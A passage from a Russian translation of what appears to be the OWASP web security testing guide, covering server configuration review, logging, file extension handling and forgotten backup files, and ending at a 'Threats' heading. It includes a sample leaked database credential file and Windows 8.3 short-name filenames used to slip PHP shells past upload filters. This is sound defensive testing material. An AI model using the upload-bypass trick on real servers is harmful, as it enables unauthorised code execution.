Внутренняя сложность взаимосвязанной и разнородной инфраструктуры web-серверов, которая может включать сотни web-приложений, делает управление и анализ конфигураций основополагающим шагом в тестировании и развёртывании каждого отдельного приложения. Достаточно одной уязвимости, чтобы подрвать безопасность всей инфраструктуры, и даже небольшие и, казалось бы, незначительные проблемы могут перерасти в серьёзные риски для приложений на этом сервере. Для решения подобных проблем после определения архитектуры приложения крайне важно провести углубленный анализ конфигурации и известных проблем безопасности.

Управление конфигурацией инфраструктуры web-сервера очень важно для обеспечения безопасности самого приложения. Если такие элементы, как программное обеспечение web-сервера, серверы баз данных или серверы аутентификации, не протестированы и не защищены должным образом, они

могут создать нежелательные риски или уязвимости, которые могут поставить под угрозу само приложение.

Например, уязвимость web-сервера, которая позволила бы удалённому нарушителю увидеть исходный код самого приложения (уязвимость, которая неоднократно возникала как на web-серверах, так и на серверах приложений), может скомпрометировать приложение, поскольку анонимные пользователи могут использовать информацию, найденную в исходном коде, в атаках на приложение или его пользователей.

Для тестирования инфраструктуры управления конфигурациями необходимо выполнить следующие действия:

- Определить компоненты, из которых состоит инфраструктура, чтобы понять, как они взаимодействуют с web-приложением и как влияют на его безопасность.
- Проанализировать все компоненты инфраструктуры, чтобы убедиться, что они не содержат известных уязвимостей.
- Провести обзор инструментов администрирования, используемых для обслуживания компонентов инфраструктуры.
- Проанализировать механизмы аутентификации, чтобы убедиться, что они удовлетворяют потребностям приложения и что внешние пользователи не могут манипулировать ими для получения доступа.
- Определить список портов, которые требуются приложению; изменения в этом списке должны контролироваться системой управления версиями.

После отображения компонентов инфраструктуры на [архитектуре приложений](#) можно проанализировать конфигурацию каждого из них и протестировать на наличие известных уязвимостей.

Задачи тестирования

- Проанализировать конфигурации приложений, развёрнутых в сети, и убедиться, что в них нет известных уязвимостей.
- Убедиться, что используемые фреймворки и платформы безопасны и не подвержены известным уязвимостям из-за неподдерживаемого программного обеспечения или установленных по умолчанию настроек и учётных данных.

Как тестировать

Известные уязвимости сервера

Уязвимости, обнаруженные в различных частях архитектуры приложения, будь то web-сервер или база данных, могут серьёзно скомпрометировать само приложение. Например, рассмотрим уязвимость сервера, которая позволяет удалённому неавторизованному пользователю загружать или даже заменять

файлы на web-сервере. Эта уязвимость может поставить под угрозу приложение, поскольку нарушитель сможет как заменить приложение, так и добавить свой код, который повлияет на back-end серверы, поскольку будет выполняться наравне с легитимными приложениями.

Анализ уязвимостей сервера может оказаться сложной задачей, если тест на проникновение проводится вслепую (методом «чёрного ящика»). В этих случаях уязвимости приходится тестировать с удалённого сайта, как правило, с использованием автоматизированных инструментов. Однако тестирование некоторых уязвимостей может привести к непредсказуемым результатам на web-сервере, а тестирование других (например, тех, что непосредственно противодействуют атакам типа «отказ в обслуживании») может оказаться невозможным из-за остановки некоторых служб, вызванного обеспечением самой возможности проведения тестирования.

Некоторые автоматизированные инструменты будут показывать уязвимости на основе обнаруженной версии web-сервера. Это приводит как к ложноположительным, так и к ложноотрицательным результатам. С одной стороны, если версия web-сервера не отображается, то инструмент сканирования не пометит сервер как уязвимый, даже если это так. С другой, если поставщик программного обеспечения не меняет отображаемую версию web-сервера после фактического устранения уязвимостей, то сканер находит несуществующие уязвимости. Последний случай очень распространён, поскольку некоторые поставщики операционных систем выпускают только исправления безопасности, но не проводят полное обновление до последней версии. Так происходит в большинстве дистрибутивов GNU/Linux, таких как Debian, Red Hat или SuSE. В большинстве случаев сканирование уязвимостей в архитектуре приложения находит только уязвимости, связанные с «публичными» элементами архитектуры (такими как web-сервер), и, как правило, не может найти уязвимости, связанные с элементами, которые не подвергаются внешнему воздействию, такими как back-end аутентификации, базы данных или обратные прокси-серверы [1].

Наконец, не все поставщики программного обеспечения публично раскрывают уязвимости, и поэтому их недостатки не регистрируются в общедоступных базах данных уязвимостей [2]. Такая информация раскрывается только клиентам или публикуется с помощью исправлений, которые не содержат сопутствующих рекомендаций, что снижает полезность инструментов сканирования. Как правило, охват уязвимостей инструментами будет неплохим для более распространённых продуктов (таких как web-сервер Apache, Internet Information Server от Microsoft или Lotus Domino от IBM), но его не будет для менее известных продуктов.

Вот почему анализ уязвимостей лучше всего проводить, когда есть внутренняя информация об используемом программном обеспечении, с номерами версий и релизов, а также применённых исправлений. Таким образом тестировщик может

получить информацию из первых уст; проанализировать, какие недостатки есть в архитектуре и как они могут повлиять на само приложение. Когда это возможно, эти уязвимости можно протестировать, чтобы определить их реальные последствия и обнаружить, смогут ли внешние средства защиты (такие как системы обнаружения или предотвращения вторжений) снизить или свести на нет вероятность успешной эксплуатации. Тестировщики, зная конфигурацию, могут даже прийти к выводу, что уязвимости нет, поскольку она затрагивает программный компонент, который не используется.

Также стоит отметить, что поставщики программного обеспечения иногда молча исправляют уязвимости и выпускают их в новых релизах. У разных поставщиков разные релизные циклы, которые определяются их возможностями по сопровождению устаревших версий. Тестировщик должен проанализировать риск, связанный с использованием версий, поддержка которых скоро прекратится или они уже не поддерживаются. Это важно, поскольку, если уязвимость обнаружится в версии, которая больше не поддерживается, никто может не узнать об этом. Раз версия не поддерживается, исправления к ней не планируются, то и в рекомендациях эта версия может быть не указана как уязвимая. Даже в том случае, если известно, что система уязвима, потребуется провести полное обновление до новой версии, что может привести к значительному простоему или к необходимости полной переделки приложения из-за несовместимости с последней версией.

Инструменты администрирования

Инфраструктура web-сервера требует наличия средств администрирования для обслуживания и обновления информации, используемой приложением. Эта информация включает в себя статичный контент (web-страницы, графические файлы), исходный код приложения, данные аутентификации пользователей и т.д. Эти инструменты будут отличаться в зависимости от используемого сайта, технологии или программного обеспечения. Например, некоторые web-серверы администрируются с помощью интерфейсов, которые сами по себе являются web-серверами (например, iPlanet), или с помощью простых текстовых файлов конфигурации (как в случае с Apache [3]) или использовать графический интерфейс операционной системы (как IIS от Microsoft или ASP.Net).

В большинстве случаев конфигурацией web-сервера управляют с помощью различных инструментов для работы с файлами: через FTP, WebDAV, сетевые файловые системы (NFS, CIFS) или другие механизмы. Очевидно, что операционная система компонентов архитектуры приложения, управляет ими с помощью своих инструментов. Приложения также могут иметь встроенные в них административные интерфейсы, которые используются для работы с данными самого приложения (пользователями, контентом и т.д.).

После обнаружения административных интерфейсов, используемых для управления различными частями архитектуры, важно их проанализировать, поскольку, если злоумышленник получит доступ к любому из них, он сможет скомпрометировать или повредить архитектуру приложения. Для этого важно:

- Определить механизмы, которые контролируют доступ к этим интерфейсам, и связанные с ними уязвимости. Эта информация может быть доступна в Интернете.
- Изменить имя пользователя и пароль по умолчанию.

Некоторые компании предпочитают не сами управлять всеми аспектами своих приложений на web-сервере, а поручить управлять контентом приложения подрядчику, который может либо предоставлять только часть контента (обновления новостей или рекламные акции), либо полностью управлять web-сервером (включая контент и код). Обычно в таких ситуациях административные интерфейсы доступны из Интернета, поскольку это дешевле, чем выделенная линия, которая соединит подрядчика с инфраструктурой приложений через интерфейс управления. В этой ситуации важно протестировать, могут ли административные интерфейсы быть уязвимыми для атак.

Ссылки

- [1] WebSEAL, также известный как Tivoli Authentication Manager, является обратным прокси-сервером от IBM, который является частью платформы Tivoli.
- [2] Например, Bugtraq от Symantec, X-Force от ISS или National Vulnerability Database (NVD) от NIST.
- [3] Для Apache существуют инструменты администрирования с графическим интерфейсом (например, NetLoony), но они пока не получили широкого распространения.

Тестирование конфигурации платформы приложения

ID

WSTG-CONF-02

Обзор

Правильная конфигурация элементов, составляющих архитектуру приложения, важна для предотвращения ошибок, которые могут поставить под угрозу безопасность всей архитектуры.

Анализ и тестирование конфигурации — важнейшая задача при разработке и сопровождении архитектуры. Это связано с тем, что различным системам, как правило, предоставляются универсальные конфигурации, которые могут не подходить для выполняемых ими задач на конкретном сайте, на котором они установлены.

Хотя типичная установка web-сервера и сервера приложений включает много функциональных возможностей (например, примеры приложений, документацию, тестовые страницы), — всё ненужное для эксплуатации должно быть удалено до развёртывания, чтобы избежать уязвимостей после установки.

Задачи тестирования

- Убедиться, что удалены все известные ненужные файлы и изменены значения по умолчанию.
- Убедиться, что в рабочей среде не осталось отладочного кода и отключены инструменты для отладки.
- Проанализировать механизмы ведения журнала событий, установленные для приложения.

Как тестировать

Тестирование методом «чёрного ящика»

Примеры, известные файлы и каталоги

Многие web-серверы и серверы приложений при установке по умолчанию предоставляют примеры приложений и файлов для удобства разработчика и для проверки правильности работы сервера сразу после установки. Однако позже стало известно, что многие приложения по умолчанию уязвимы. Это имело место, например, в CVE-1999-0449 (отказ в обслуживании в IIS, когда устанавливался образец сайта Exair), CAN-2002-1744 (уязвимость обхода каталога в CodeBrws.asp в Microsoft IIS 5.0), CAN-2002-1630 (использование sendmail.jsp в Oracle 9iAS) или CAN-2003-1172 (обход каталога в образце исходного кода Apache Cocoon).

Подробный список известных файлов и образцов каталогов различных web-серверов и серверов приложений есть в CGI-сканерах, которые помогут быстро определить, есть ли подобные файлы. Однако единственный способ убедиться в этом — досконально изучить состав web-сервера или сервера приложений и определить, что относится к приложению, а что нет.

Анализ комментариев

Программисты часто вставляют комментарии при разработке больших web-приложений. Однако комментарии, включённые в HTML-код, могут раскрывать внутреннюю информацию, которая не должна быть доступна злоумышленнику. Иногда даже исходный код закомментирован, поскольку функциональность

больше не нужна, но этот комментарий непреднамеренно просачивается на HTML-страницы, предоставляемые пользователям.

Анализ комментариев должен проводиться для того, чтобы определить возможность утечки чувствительной информации через комментарии. Этот анализ можно тщательно провести только посредством анализа статичного и динамического контента web-сервера и поиска файлов. Полезно просматривать сайт как в автоматическом, так и в ручном режиме и сохранять весь извлечённый контент. Затем в нём можно искать HTML-комментарии, имеющиеся в коде.

Конфигурация системы

Для предоставления специалистам по ИТ и безопасности подробной оценки соответствия целевых систем могут использоваться различные инструменты, документы или чек-листы по базовым уровням конфигурации или сравнительным показателям. Такие инструменты включают (но не ограничиваются):

- [CIS-CAT Lite](#)
- [Attack Surface Analyzer от Microsoft](#)
- [National Checklist Program от NIST](#)

Тестирование методом «серого ящика»

Анализ конфигурации

Конфигурация web-сервера или сервера приложений играет важную роль в защите содержимого сайта, и ее необходимо тщательно проверять, чтобы выявить распространённые ошибки конфигурации. Очевидно, что рекомендуемая конфигурация меняется в зависимости от политики сайта и функций, которые должны обеспечиваться программным обеспечением сервера. Однако в большинстве случаев, чтобы определить, надежно ли защищен сервер, необходимо следовать рекомендациям по настройке, предоставленным поставщиком программного обеспечения или внешними сторонами.

Дать универсальные рекомендации как должен быть настроен сервер невозможно, однако, например, для IIS следует учитывать следующее:

- Включайте только те серверные модули (расширения ISAPI в случае IIS), которые необходимы для приложения. Это уменьшает поверхность атаки, поскольку сервер уменьшается в размерах и сложности вследствие отключения программных модулей. Это также предотвращает влияние на сайт уязвимостей, если они присутствуют только в отключенных модулях.
- Обработывайте ошибки сервера (400-е и 500-е) с помощью пользовательских, а не стандартных страниц web-сервера. В частности, убедитесь, что ошибки приложения не доходят до конечного пользователя и что через эти ошибки не произойдет утечка кода, поскольку это поможет злоумышленнику. На самом

деле об этом часто забывают, т.к. разработчикам эта информация нужна в среде тестирования.

- Убедитесь, что программное обеспечение сервера работает с минимальными привилегиями в операционной системе. Это предотвращает прямую компрометацию всей системы, хотя злоумышленник может повысить привилегии после запуска кода от имени web-сервера.
- Убедитесь, что программное обеспечение сервера правильно регистрирует как легитимный доступ, так и ошибки.
- Убедитесь, что сервер настроен для правильной обработки перегрузок и предотвращения атак типа «отказ в обслуживании». Убедитесь, что настройки производительности сервера оптимизированы.
- Никогда не предоставляйте неадминистративным учётным записям (за исключением **NT SERVICE\WMSvc**) доступ на чтение или на запись к `applicationHost.config`, `redirection.config` и `administration.config`. Включая **Network Service**, **IIS_IUSRS**, **IUSR**, или любую пользовательскую учётную запись, используемую пулами приложений IIS. Рабочие процессы IIS не предназначены для прямого доступа к какому-либо из этих файлов.
- Никогда не давайте общий доступ к `applicationHost.config`, `redirection.config`, and `administration.config` в сети. При использовании Shared Configuration предпочтительнее экспортировать `applicationHost.config` в другое место (см. раздел в документации IIS «Настройка разрешений для общей конфигурации»).
- Учтите, что все пользователи по умолчанию могут читать файл `.NET Framework machine.config` и имеют права администратора на файл `web.config`. Не храните чувствительную информацию в этих файлах, если она предназначена только для администратора.
- Шифруйте чувствительную информацию, которая должна быть доступна только рабочим процессам IIS, а не другим пользователям компьютера.
- Не предоставляйте доступ на запись к учётной записи, которую web-сервер использует для доступа к общему **applicationHost.config**. Она должна иметь доступ только на чтение.
- Используйте отдельную учётную запись для публикации `applicationHost.config` на общем ресурсе. Не используйте её для настройки доступа к общей конфигурации на web-серверах.
- Используйте надёжный пароль при экспорте ключей шифрования для общей конфигурации.
- Обеспечьте ограниченный доступ к ресурсу, содержащему общую конфигурацию и ключи шифрования. Если этот общий ресурс будет скомпрометирован, злоумышленник сможет прочитать и записать любую конфигурацию IIS для web-сервера, перенаправить трафик с вашего сайта на вредоносные источники, а в некоторых случаях получить контроль над всеми web-серверами, загрузив произвольный код в рабочие процессы IIS.

- Рассмотрите возможность защиты этого общего ресурса с помощью правил межсетевого экрана и IPSec, чтобы разрешать подключение к нему только web-серверам-участникам.

Ведение журнала событий

Ведение журнала является важным элементом безопасности архитектуры приложений, поскольку его можно использовать для обнаружения недостатков в приложениях (например, пользователи постоянно пытаются скачать файл, которого нет), а также для предотвращения постоянных атак со стороны мошенников. Журналы обычно неплохо формируются web- и прочими серверами. Но нечасто можно найти такие web-приложения, которые должным образом регистрируют свои действия в журнале, и даже когда они это делают, основная их цель — вывести отладочную информацию, которая нужна программистом для анализа конкретной ошибки.

В обоих случаях (журналы сервера и приложения) необходимо протестировать и проанализировать несколько вопросов исходя из содержимого журнала:

1. Содержат ли журналы чувствительную информацию?
2. Хранятся ли журналы на выделенном сервере?
3. Может ли использование журнала привести к отказу в обслуживании?
4. Как происходит ротация журналов? Достаточен ли срок их хранения?
5. Как анализируются журналы? Могут ли администраторы применять этот анализ для обнаружения целевых атак?
6. Как хранятся резервные копии журналов?
7. Контролируются ли данные перед записью в журнал (минимальная/максимальная длина, допустимые символы и т.д.)?

Чувствительная информация в журналах событий

Некоторые приложения могут, например, использовать запросы GET для передачи данных из формы, которые будут отображаться в журналах сервера. Это означает, что журналы сервера могут содержать конфиденциальную информацию (например, имена пользователей в качестве паролей или данные банковского счета). Эта информация может быть использована злоумышленником не по назначению, если он получил журналы, например, через административные интерфейсы или известные уязвимости web-сервера или неправильную конфигурацию (например, хорошо известный недостаток конфигурации **server-status** в HTTP-серверах на основе Apache).

Журналы событий часто содержат данные, которые могут быть полезны злоумышленнику (утечка информации) или могут быть использованы непосредственно в уязвимостях:

- Отладочная информация
- Трассировка стека
- Имена пользователей
- Названия компонентов системы
- Внутренние IP-адреса
- Персональные данные (например, email, почтовые адреса и номера телефонов, связанные с указанными лицами)
- Бизнес-данные

Кроме того, в некоторых юрисдикциях хранение конфиденциальной информации в файлах журналов, например персональных данных, может обязать предприятие применять к файлам журналов те же законы о защите данных, которые они применили бы к своим внутренним базам данных. И невыполнение этого требования, даже по незнанию, может повлечь за собой наказание в соответствии с действующими законами о защите данных.

Более широкий список конфиденциальной информации:

- Исходный код приложения
- Идентификаторы сессии
- Токены доступа
- Персональные данные и информацию, позволяющую установить личность (PII)
- Пароли для аутентификации
- Строки подключения к базам данных
- Ключи шифрования
- Данные о владельце банковского счета или платежной карты
- Информация с более высокой категорией конфиденциальности, чем разрешено хранить в системе ведения журнала
- Коммерческая тайна
- Информация, сбор которой является незаконным в соответствующей юрисдикции
- Информация, от сбора которой пользователь отказался или не давал согласия, например. использование запрета на отслеживание или когда срок действия согласия на её обработку истёк.

Размещение журнала

Обычно серверы формируют локальные журналы своих действий и ошибок, используя диск системы, на которой работают. Однако, если сервер скомпрометирован, его журналы могут быть стёрты злоумышленником, чтобы очистить все следы его атаки и методов взлома. Если это произойдёт, системный администратор не узнает, как произошла атака или где находится её источник. На самом деле, в большинство наборов инструментов для нападения входит log

zapper, который способен очищать любые журналы, содержащие заданную информацию (например, IP-адрес злоумышленника), что обычно и делает rootkit на системном уровне.

Следовательно, разумнее хранить журналы в отдельном месте, а не на самом web-сервере. Это также упрощает агрегирование журналов из разных источников, относящихся к одному и тому же приложению (например, с фермы web-серверов), а также упрощает анализ журналов (который может сильно нагружать процессор), не затрагивая сам сервер.

Хранение журналов

Журналы могут привести к отказу в обслуживании, если они не хранятся должным образом. Любой злоумышленник с достаточными ресурсами может создать такое количество запросов, которое заполнит всё отведённое место для журналов, если это намеренно не запретить. Если сервер настроен неправильно, файлы журналов будут храниться в том же разделе диска, который используется для операционной системы или самого приложения. Если диск будет переполнен, операционная система или приложение могут выйти из строя, потому что они не смогут записывать на диск.

Обычно в системах UNIX журналы размещаются в /var (хотя иногда могут находиться и в /opt или /usr/local), и важно убедиться, что каталоги, в которых хранятся журналы, находятся в отдельном разделе диска. В некоторых случаях, а также для предотвращения воздействия на системные журналы, каталог журналов самого сервера (например, /var/log/apache на web-сервере Apache) должен храниться в выделенном разделе диска.

Это не означает, что размер журналов может неограниченно расти и заполнить всю файловую систему, в которой они находятся. Необходимо контролировать размер журналов, чтобы обнаружить это условие, поскольку оно может указывать на атаку.

Тестирование этого условия в эксплуатационных средах так же просто как и опасно, как запустить достаточное и постоянное количество запросов, чтобы убедиться, регистрируются ли они, и есть ли возможность переполнить ими раздел журнала на диске. В некоторых средах, где параметры QUERY_STRING регистрируются независимо от того, созданы ли они с помощью запросов GET или POST, можно моделировать большие запросы, которые будут заполнять место быстрее, поскольку, как правило, один запрос приводит к записи небольшого объёма данных, таких как дата и время, IP-адрес источника, запрос URI и результат сервера.

Ротация журналов

Большинство серверов (но немногие пользовательские приложения) проводят ротацию журналов, чтобы они не заполняли всю файловую систему, в которой находятся. При ротации предполагается, что содержащаяся в журналах информация нужна только в течении ограниченного периода времени.

Эта функция должна быть протестирована, чтобы убедиться, что:

- Журналы хранятся в течение времени, определённого в политике безопасности, не больше и не меньше.
- Журналы сжимаются после ротации (это удобно, т.к. на одном и том же доступном дисковом пространстве будет храниться больше журналов).
- Разрешения файловой системы для ротируемых файлов журнала такие же (или более строгие), что и для самих файлов журнала. Например, web-серверы пишут в журналы, которые они используют, но им не нужно писать в ротируемые журналы, таким образом разрешения файлов могут быть изменены только на чтение, чтобы предотвратить их изменение процессом web-сервера при ротации.

Некоторые серверы могут ротировать журналы при достижении заданного размера. Если это так, необходимо убедиться, что злоумышленник не сможет принудительно ротировать журналы, чтобы скрыть свои следы.

Контроль доступа к журналам

Информация журнала событий не должна быть видна конечным пользователям. Даже web-администраторы не должны иметь возможности просматривать такие журналы, поскольку это нарушает правило разделения обязанностей. Убедитесь, что механизм управления доступом, используемый для защиты необработанных журналов и приложения для просмотра или поиска в журналах, не связаны с механизмом управления доступом для ролей пользователей в других приложениях. Кроме того, данные журналов не должны быть доступны для просмотра пользователям, не прошедшим аутентификацию.

Анализ журнала событий

Анализ журналов может использоваться не только для извлечения статистики использования файлов на web-серверах (на что обычно нацелено большинство приложений анализа журналов), но и для определения того, имели ли место быть атаки на web-сервер.

Для анализа атак на web-сервер необходимо проверить файлы журнала ошибок сервера. Анализ должен быть сосредоточен на:

- 400-х (not found) сообщениях об ошибках. Большое их количество из одного и того же источника может указывать на то, что против web-сервера отработал CGI-сканер
- 500-х (server error) сообщениях об ошибках. Может свидетельствовать о том, что нарушитель злоупотребляет частями приложения, которые неожиданно выходят из строя. Например, первые этапы атаки с инъекцией SQL-кода будут выдавать 500-ю ошибку, если SQL-запрос построен неправильно и его выполнение в базе данных завершается сбоем.

Статистика или анализ журналов не должны формироваться или храниться на том же сервере, на котором хранятся сами журналы. В противном случае злоумышленник может из-за уязвимости web-сервера или его неправильной конфигурации получить к ним доступ и ту же информацию, что раскрывается в самих журналах.

Ссылки

- Apache
 - Apache Security, by Ivan Ristic, O'reilly, March 2005.
 - [Apache Security Secrets: Revealed \(Again\), Mark Cox, November 2003](#)
 - [Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002](#)
 - [Оптимизация производительности](#)
- Lotus Domino
 - Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
 - Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
 - Hackproofing Lotus Domino Web Server, David Litchfield, October 2001
- Microsoft IIS
 - [Рекомендации по безопасности для IIS 8](#)
 - [CIS Microsoft IIS Benchmarks](#)
 - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
 - IIS Security and Programming Countermeasures, by Jason Coombs
 - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
 - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- Red Hat (панее Netscape) iPlanet

- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001
- WebSphere
 - IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
 - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002.
- Универсальное
 - [Памятка по журналам](#), OWASP
 - [SP 800-92](#) Руководство по безопасному журналированию, NIST
 - [PCI DSS v3.2.1](#) см. требование 10 и требование 4 в PA-DSS v3.2 (с октября 2022 разделён между двумя стандартами PCI Secure Software Standard и PCI Secure SLC Standard), PCI Security Standards Council
- Общее:
 - [Модули укрепления безопасности CERT: защита общедоступных web-серверов, 2000](#)

Тестирование обработки расширений файлов на наличие чувствительной информации

ID

WSTG-CONF-03

Обзор

Расширения файлов обычно используются на web-серверах, чтобы легко определить, какие технологии, языки и плагины должны использоваться для выполнения web-запроса. Хотя такое поведение согласуется с RFC и web-стандартами, использование стандартных расширений файлов даёт специалисту по тестированию на проникновение полезную информацию о базовых технологиях, используемых в web-приложении, и значительно упрощает задачу определения сценария атаки, который будет использоваться для конкретных технологий. Кроме того, неправильная конфигурация web-серверов может легко раскрыть чувствительную информацию об учётных данных для доступа.

Проверка расширений часто используется перед загрузкой файлов, что может привести к неожиданным результатам, если содержимое не соответствует ожидаемому, или из-за неправильной обработки имени файла операционной системой.

Определение того, как web-серверы обрабатывают запросы к файлам с разными расширениями, может помочь понять их поведение в зависимости от типа файлов, к которым осуществляется доступ. Например, это может помочь понять, какие расширения файлов выдаются в виде простого текста, а какие вызывают выполнение на стороне сервера. Последние указывают на технологии, языки или плагины, которые используются web-серверами или серверами приложений, и могут дать дополнительную информацию о том, как спроектировано web-приложение. Например, расширение .pl обычно связано с поддержкой Perl на стороне сервера. Однако само по себе расширение файла может быть обманчивым и не вполне убедительным. Например, ресурсы Perl на стороне сервера могут быть переименованы, чтобы скрыть факт связи с Perl. См. раздел «Компоненты web-сервера» для дополнительной информации по идентификации серверных технологий и компонентов.

Задачи тестирования

- Проанализировать чувствительные расширения файлов или расширения, которые могут содержать «сырые» данные (*например*, скрипты, учётные данные и т.д.).
- Убедиться, что в наборе правил нет обхода системной платформы.

Как тестировать

Перебор файлов и каталогов

Направляйте запросы с разными расширениями файлов и проверяйте, как они обрабатываются. Проанализируйте каждый web-каталог. Найдите каталоги, в которых разрешено выполнение скрипта. Каталоги web-сервера можно определить с помощью инструментов сканирования, которые ищут наличие известных каталогов. Кроме того, реконструировать дерево web-каталогов, обслуживаемых приложением, позволяет зеркалирование структуры web-сайта (погуглите "web mirroring tools").

Если в архитектуре web-приложения предусмотрена балансировка по нагрузке, важно оценить все указанные на ней web-серверы. Это может оказаться простой или не очень задачей, в зависимости от конфигурации инфраструктуры балансировки. В инфраструктуре с избыточными компонентами могут быть небольшие различия в конфигурации отдельных web-серверов или серверов приложений. Это может произойти, если в архитектуре используются разнородные технологии (например, сервера IIS наряду с Apache в конфигурации с балансировкой нагрузки, что может привести к небольшой асимметрии в поведении между ними и, возможно, к различным уязвимостям).

Пример

Тестировщик обнаружил файл `connection.inc`. Попытка прямого доступа к нему выдаёт его содержимое, т.е.:

PHP

```
<?
    mysql_connect("127.0.0.1", "root", "password")
        or die("Could not connect");
?>
```

Тестировщик определяет наличие серверной части СУБД MySQL и учётные данные, используемые web-приложением для доступа к ней.

Файлы со следующими расширениями никогда не должны выдаваться web-сервером, поскольку они могут содержать чувствительную информацию, и передавать их браузеру не имеет смысла:

- `.asa`
- `.inc`
- `.config`

Следующие расширения файлов относятся к файлам, которые при доступе либо отображаются, либо загружаются браузером. Поэтому файлы с такими расширениями должны быть проверены, дабы убедиться, что они действительно нужны для работы приложения (а не забыты в процессе разработки) и что они не содержат чувствительной информации:

- `.zip`, `.tar`, `.gz`, `.tgz`, `.rar` и т.д.: (сжатые) архивные файлы
- `.java`: нет причин предоставлять доступ к исходным файлам Java
- `.txt`: текстовые файлы
- `.pdf`: документы pdf
- `.docx`, `.rtf`, `.xlsx`, `.pptx` и т.д.: офисные документы
- `.bak`, `.old` и другие расширения, указывающие на файлы резервных копий (например, `~` для резервных копий Emacs)

Приведённый выше список содержит лишь несколько примеров, поскольку расширений файлов слишком много, чтобы рассматривать их здесь все. Обратитесь к [FILEExt](#) - более подробной базе данных расширений.

Для определения файлов по заданным расширениям можно использовать сочетание методов. Эти методы могут включать в себя сканеры уязвимостей, инструменты поиска и зеркалирования, ручную проверку приложения (чтобы преодолеть ограничения автоматического сканирования), запросы к поисковым

системам (см. раздел [Разведка в поисковых системах и обнаружение утечек информации](#). См. также [Анализ старых резервных копий и файлов без ссылок](#) в котором рассматриваются проблемы безопасности, связанные с «забытыми» файлами.

Загрузка файла

Для обхода фильтров загрузки файлов иногда используется устаревшее соглашение о наименовании имён файлов Windows 8.3.

Примеры использования:

1. **file.phtml** обрабатывается как код PHP.
2. **FILE~1.PHT** загружается, но не обрабатывается PHP ISAPI.
3. **shell.phPWND** может быть загружен.
4. **SHELL~1.PHP** будет развёрнут оболочкой ОС, а затем обработан PHP ISAPI.

Тестирование методом «серого ящика»

Проведение тестирования обработки расширений файлов методом «белого ящика» сводится к проверке конфигураций web-серверов или серверов приложений, участвующих в архитектуре web-приложений, и проверке того, как им предписано обрабатывать различные расширения файлов.

Если web-приложение использует разнородную инфраструктуру с балансировкой нагрузки, определите, может ли это привести к различиям в поведении.

Инструменты

Сканеры уязвимостей, такие как Nessus и Nikto, проверяют наличие известных web-каталогов. Они позволяют загрузить структуру web-сайта, что полезно при попытке определить конфигурацию web-каталогов и то, как обрабатываются отдельные расширения файлов. Другие инструменты, которые можно использовать для этой цели, включают:

- [wget](#)
- [curl](#)
- Погуглите "web mirroring tools".

Анализ старых резервных копий и файлов без ссылок

ID
WSTG-CONF-04

Обзор

Хотя большинство файлов web-сервера обрабатываются непосредственно самим сервером, нередко можно найти неиспользуемые или файлы без ссылок, которые можно использовать для получения важной информации об инфраструктуре или учётных данных.

В наиболее распространённые сценарии входит наличие переименованных старых версий изменённых файлов, файлов include, которые подключаются на выбранном языке и могут быть подгружены в виде исходного кода; или даже автоматически или вручную созданные резервные копии в виде сжатых архивов. Файлы резервных копий также могут создаваться автоматически базовой файловой системой, в которой размещено приложение, и эта функция обычно называется «моментальными снимками» (снэпшотами).

В этих файлах может обнаружиться доступ к внутренним проектам, бэкдоры, оставленные разработчиками, или даже учётные данные для подключения к административному интерфейсу или серверу базы данных.

Важным источником уязвимости являются файлы, которые не имеют ничего общего с приложением, но создаются в результате редактирования файлов приложения, либо при создании промежуточных резервных копий, либо в web-каталогах остаются старые или забытые файлы. Редактирование или администрирование непосредственно на рабочих web-серверах может непреднамеренно оставить после себя резервные копии, созданные автоматически редактором при изменении файлов, или администратором для архивации файлов при создании резервной копии.

Такие файлы легко забыть, и это может представлять серьёзную угрозу безопасности приложения. Это происходит потому, что резервные копии могут создаваться с расширениями файлов, отличными от исходных файлов. Архив **.tar**, **.zip** или **.gz**, который мы создаём (и сразу забываем...), очевидно, имеет другое расширение, и то же самое происходит с автоматическими копиями, создаваемыми многими редакторами (например, emacs при редактировании **file** создаёт резервную копию с именем **file~**). Создание копии вручную может дать тот же эффект (например, **file** переименовывается в **file.old**). Базовая файловая система, в которой находится приложение, может делать снэпшоты вашего приложения в разные моменты времени без вашего ведома, которые к тому же могут быть доступны через Интернет, создавая похожую угрозу типа «файл резервной копии» для вашего приложения.

В результате этих действий формируются файлы, которые не нужны приложению и могут обрабатываться web-сервером не так, как исходный файл. Например, если мы делаем копию **login.asp** с именем **login.asp.old**, мы разрешаем пользователям загружать исходный код **login.asp**. Это связано с тем, что

`login.asp.old` обычно выводится как текст, а не исполняется (в соответствии с его расширением). Другими словами, доступ к `login.asp` вызывает выполнение серверного кода `login.asp`, а доступ к `login.asp.old` выводит содержимое `login.asp.old` (то есть, того самого кода на сервере) для отображения в виде простого текста в браузере пользователю. Это может представлять угрозу безопасности, поскольку может раскрываться конфиденциальная информация.

Вообще говоря, раскрытие кода, работающего на стороне сервера — плохая идея. Вы не только без необходимости раскрываете бизнес-логику, но и можете неумышленно раскрыть информацию о приложении, которая может помочь злоумышленнику (пути, структуры данных и т.д.). Не говоря уже о том, что там обычно слишком много скриптов с логином и паролем в открытом виде (что является необдуманной и очень опасной практикой).

Другие причины для появления файлов без ссылок связаны с выбором архитектуры или конфигурации, когда они позволяют хранить различные типы файлов, связанных с приложением, например, файлы данных, файлы конфигурации, файлы журналов, в каталогах файловой системы, к которым может получить доступ web-сервер. Обычно у этих файлов нет повода находиться в пространстве файловой системы, к которому можно получить доступ через Интернет, поскольку доступ к ним должен осуществляться только на уровне приложения самим приложением (а не случайным пользователем, просматривающим его).

Угрозы

Старые резервные копии и файлы без ссылок представляют различные угрозы для безопасности web-приложения:

